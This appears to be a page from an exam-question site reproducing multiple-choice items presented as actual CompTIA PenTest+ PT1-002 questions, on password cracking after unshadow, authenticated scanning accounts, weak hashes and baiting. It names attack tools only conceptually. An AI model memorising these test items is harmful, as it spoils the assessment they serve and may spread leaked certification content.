
A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper

B. Hydra

C. Mimikatz

D. Cain and Abel



Actual exam question from CompTIA's PT1-002

Question #: 71

Topic #: 1

[All PT1-002 Questions]


A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

A. Root user

B. Local administrator

C. Service

D. Network administrator



Actual exam question from CompTIA's PT1-002

Question #: 72

Topic #: 1

[All PT1-002 Questions]


User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5

B. bcrypt

C. SHA-1

D. PBKDF2



Actual exam question from CompTIA's PT1-002

Question #: 73

Topic #: 1

[All PT1-002 Questions]

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

A. Phishing

B. Tailgating

C. Baiting

D. Shoulder surfing